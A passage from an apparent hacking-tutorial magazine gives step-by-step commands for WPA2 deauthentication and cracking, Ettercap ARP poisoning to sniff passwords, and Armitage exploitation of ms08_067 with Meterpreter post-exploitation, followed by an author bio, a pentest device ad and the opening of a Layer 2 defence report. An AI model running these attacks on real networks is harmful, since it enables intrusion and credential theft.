Now it's time to pick your network. Run: Figure 56. Enter `airodump-ng mon0`, airodump will scan for APs but will not save any data. We are looking for our AP's channel and BSSID. Once you have it, stop the process (Figure 57).

### Step 7

Enter `airodump-ng -c 11 -w wpa2cisco -bssid 98:FC:11:61:5A:50 mon0` (Figure 58).

### Step 8

Open a new Terminal: Enter `aireplay-ng -0 5 -a 98:FC:11:61:5A:50 -c 5C:59:48:73:CC:31 mon0`, aireplay will send 5 deauthentication packets to the station. Repeat aireplay until airodump captures the handshake. Once captured, stop all processes (Figure 59).

### Step 9

Enter `aircrack-ng -w /backtrack/passwords/john/password.lst wpa2cisco-01.ivs`, -w is the location of your dictionary file, I am using the one included with BT (Figure 60).

\*\*\*\*\*We have successfully cracked WPA2 PSK KEY\*\*\*\*\*




Figure 65. Wi-fi Network Tutorial IX

## Sniffing Password with Ettercap – Backtrack

I am sharing sniffing in Linux – Backtrack using the Tools ... Ettercap Ettercap on BackTrack already exists, just use (Figure 61). We can use version GUI or Console version ... ok immediately wrote ... 1. GUI versions – Open Ettercap with a way to open a terminal and type Ettercap – gtk and enter .. (it can be opened through the menu) – After appearing Ettercap click Sniff – unified sniffing or press shift + u, then select your network interfaces and then ok.

- GUI Version of Ettercap (Figure 62)
  - Click Hosts – Scan for Host (Figure 63)




Figure 66. Sniffing Via Ettercap I




Figure 67. Sniffing Via Ettercap II



Figure 68. Sniffing Via Ettercap III

- After scanning like the picture above click Host – Host list (Figure 64)
- Now do ARP Poisoning click MitM – Arp poisoning – check Sniff remote connections – Ok (Figure 65)
- Now Click on Start – Start sniffing ... (Figure 66) just wait for it ... until there is a username and password like this ... (Figure 67)
- Console version of the Ettercap. Console version now, in my opinion is easier this way ... but it works just the same: D – Open Terminal – type ettercap -Tqi [interfaces]-M ARP: REMOTE / / / / – if it means



Figure 69. Sniffing Via Ettercap IV




Figure 70. Sniffing Via Ettercap VI

# HAKING ON Demand



Figure 71. Sniffing Via Ettercap VII

the command interface can be `eth0 "ettercap -Tq1 eth0 -M ARP: REMOTE // //"` (Figure 68)

Wait until there is an entry like this:) ... (Figure 69)

```
*****NOW YOU HAVE SUCCESSFULLY CAPTURED HTTPS
DATA***** PACKETS
```

## BackTrack Tool: Armitage

Armitage is the GUI based tool for Metasploit, that shows the targets, exploits in the framework.

### Features of Armitage

- With Armitage you can scan all the alive host on the network.
- Armitage recommends exploits and will optionally run active checks to tell you which exploits will work.
- If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.



Figure 72. Find the Exploits with Armitage I



Figure 73. Find the Exploits with Armitage II




Figure 73. Find the Exploits with Armitage III

- When you successfully exploit the target, With the click of a menu you will escalate your privileges, log keystrokes, browse the file system, and use command shells.

### Requirements

- Backtrack 5 (You can download Backtrack 5 [Here](#))
- MySQL / PostgreSQL
- Java
- Metasploit All this requirement already included in Backtrack 5, if you want the latest update, just run `apt-get update`.


### Cyber Attack Management

Armitage organizes Metasploit's capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver. This section describes these features at a high-level, the rest of this manual covers these capabilities in detail (Figure 70).

Armitage's dynamic workspaces let you define and switch between target criteria quickly. Use this to segment thousands of hosts into target sets. Armitage also launches scans and imports data from many security scanners. Armitage visualizes your current targets so you'll know the hosts you're working with and where you have sessions.




Figure 74. Find the Exploits with Armitage IV




**Figure 75.** Find the Exploits with Armitage V

Armitage recommends exploits and will optionally run active checks to tell you which exploits will work. If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.


Once you're in, Armitage exposes post-exploitation tools built into the Meterpreter agent. With the click of a menu you will escalate your privileges, log keystrokes, dump password hashes, browse the file system, and use command shells.



**Figure 76.** Find the Exploits with Armitage VI




**Figure 77.** Find the Exploits with Armitage VII




**Figure 78.** Find the Exploits with Armitage VIII

Armitage makes it trivial to setup and use pivots. You'll use compromised hosts as a hop to attack your target's network from the inside. Armitage uses Metasploit's SOCKS proxy module to let you use external tools through your pivots. These features allow you to maneuver through the network.

The rest of this manual is organized around this process, providing what you need to know in the order you'll need it.



**Figure 79.** Find the Exploits with Armitage IX



**Figure 80.** Find the Exploits with Armitage X

# Hacking ONDemand




Figure 81. Find the Exploits with Armitage XI

### Step 1: Open Armitage on Backtrack 5

Click on Backtrack>Exploitation Tools>Network Exploitation Tools>Metasploit Framework>Armitage.

See the Figure 71 for more details how to open Armitage in Backtrack 5 r2.

### Step 2: Connect Armitage

Click on the connect Button. See the Figure 72 for more details.




Figure 82. Find the Exploits with Armitage XII




Figure 83. Find the Exploits with Armitage XIII




Figure 84. Find the Exploits with Armitage XIV

### Step 3: Connecting Armitage

It takes few minutes to connect. So have some patience (Figure 73).

### Step 4: Armitage Window

Here is your Armitage window shown Figure 74.

### Armitage has 3 panels

- TARGET PANEL: It represents the computer IP address and other information.
- MODULE PANEL: It shows the auxiliary, exploit, payload and post.
- TABS PANEL: Armitage opens each dialog, console, and table in a tab below the module and target panels. Click the X button to close a tab (Figure 75).

### Step 5: Find the alive host on the Network

- In this step we have to search for the host.
- Under the Nmap Scan, select the *option>Quick Scan* (OS detect)






Figure 85. Find the Exploits with Armitage XV



**Figure 86.** Find the Exploits with Armitage XVI

- See the below image for more details (see Figure 76)
- Here you have to enter the scan range.
- Here 192.168.109.0/24 this is class C range.
- Example image shown Figure 77.
- Your Scan is complete now.
- If the Nmap scan find the alive host, then it will be shown on your Target Panel.
- See the Figure 78 for more details.




**Figure 89.** Find the Exploits with Armitage XIX


## Step 6: Finding Attacks

- Click on the Attacks>Find Attacks.
- It will find the most suitable attack for host shown in the Target Panel.
- See the image shown Figure 79.


When attack analysis finished, it informs with a message shown in the Figure 80.




**Figure 87.** Find the Exploits with Armitage XVII



**Figure 90.** Find the Exploits with Armitage XX



**Figure 88.** Find the Exploits with Armitage XVIII



**Figure 91.** Find the Exploits with Armitage XXI

# Hacking ONDemand




Figure 92. Find the Exploits with Armitage XXII

## Step 7: Set the vulnerability

- Right click on the host
- Click on smb
- Select the ms08\_067\_netapi vulnerability (Figure 81).
- Click on the checkbox – Use a reverse connection.
- Now click on the Launch Button (Figure 82).

## Step 8

If the target host is vulnerable then its color changes to red. That means we can attack into the computer system (Figure 83). The above image shows the meterpreter shell.

## Examples Of Armitage

### Example 1: Opening Command Shell

Right click on the host>Meterpreter1>Interact>Command Shell (Figure 84).

- Here is the command shell open in the Tab panel
- See the Figure 85 for more details.

Type 'dir' in the shell and you can see the remote system directories. For more details see the Figure 86.




Figure 93. Find the Exploits with Armitage XXII

This example shows the system information. Type the system info in the command shell (Figure 87).

## Example 2: Take a Screenshot of Remote Desktop

- Click on the Meterpreter2>Explore>Screenshot
- See the image for more details
- Next image shows the result (Figure 88).
- Here it is the screenshot of the remote desktop (Figure 89).

## Example 3: Browse Files

- Right click>Meterpreter2>Explore>Browse Files
- Once you click in the Browse files, it will browse all the remote files in a tab
- See the Figure 90
- Output: Browse Files (Figure 91)

## Example 4: Show processes running on the Remote Machine


Right click>Meterpreter2>Explore>Show Processes (Figure 92). Here is the output shown Figure 93.

\*\*\*\*\*Successfully we have used Armitage\*\*\*\*\*

## VIKAS KUMAR | ETHICAL HACKER | SPEAKER



VIKAS KUMAR (ISHAN) is one of the leading computer security experts available in India. VIKAS KUMAR born on 26 July 1990 in a town called Meerut, UP (India). VIKAS KUMAR started his Group "hackers4u" on Facebook in year 2010 and in two years he bangs the World Wide Web with good computer ethical hacking articles and going to launch the website on Cyber Security & Ethical Hacking and working with a Anti-Hacking Community "I-hackers4u". The 22 year old guy have the capability to compete with the people best in the business so called" Ethical Hacking". Workshops and Seminars: VIKAS KUMAR have trained more than 550 people from all around the world, from countries like Thailand, Australia, Canada, Ghana, United States, South Africa, China, Malaysia, Singapore, Omen, Yemen, Indonesia, Korea, Iran and etc. [www.cyber-hunt.com](http://www.cyber-hunt.com)  
 Blog: [www.hackyourdreams.webs.com](http://www.hackyourdreams.webs.com)  
 LinkedIn Profile: [https://www.linkedin.com/profile/view?id=71569482&trk=tab\\_pro](https://www.linkedin.com/profile/view?id=71569482&trk=tab_pro). Facebook: <https://www.facebook.com/hackers4u>. Orkut: <https://www.orkut.com/Main#Profile?uid=7581821977129211672>. Email ID: [vikas\\_ind2008@yahoo.in](mailto:vikas_ind2008@yahoo.in); [cyberhunt2012@gmail.com](mailto:cyberhunt2012@gmail.com)



# The Industry's First Commercial Pentesting Drop Box.



THE  
**PWNIE**  
DROP

## FEATURES:

- ★ Covert tunneling
- ★ SSH access over 3G/GSM cell networks
- ★ NAC/802.1x bypass
- ★ and more!



**PWNIE EXPRESS**

**t)** @pwnieexpress

**e)** info@pwnieexpress.com

**p)** 802.227.2PWN

Discover the glory of  
Universal Plug & Pwn

**@pwnieexpress.com**

# Defending Layer 2 Attacks

Security has been a major concern in today's computer networks. There has been various exploits of attacks against companies, many of the attacks cost companies their reputation and cost them millions of pounds. Many attacks are implemented using inside knowledge from previous and even current employees.

The attacks are mainly due to poor network configurations which leave vulnerabilities on the network. This report will investigate common layer 2 attacks such as VLAN hopping, ping of death, password brute force, SYN attack and MAC spoofing. VLAN hopping, password brute force attacks and MAC spoofing are all used to gain unauthorized access on a network. Many of the attacks are due to default settings implemented on a network device.

## Introduction

### Problem Definition

